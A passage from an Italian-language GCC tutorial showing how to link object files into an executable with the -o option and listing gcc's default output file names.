Quindi si potrà creare newhello dai file oggetto come segue:

```
$ gcc msg.o main.o -o newhello
```

Quando si eseguirà il programma si otterrà il seguente output:

```
$ ./newhello
Hi there, programmer!
Goodbye, programmer!
```

Prima di creare il file binario newhell, gcc crea il file oggetto per ciascun file sorgente.

CONCLUDENDO

Come detto in precedenza, -o file specifica a GCC di mettere il risultato in un file di nome file, indipendentemente da che tipo di file abbia processato.
I nomi assegnati di default per un file con nome file.suffix, se non specificata l'opzione -o, sono: a.out per l'eseguibile, file.o per un file oggetto e file.s per il file assembly. L'output della fase di precompilazione andrà su stdout.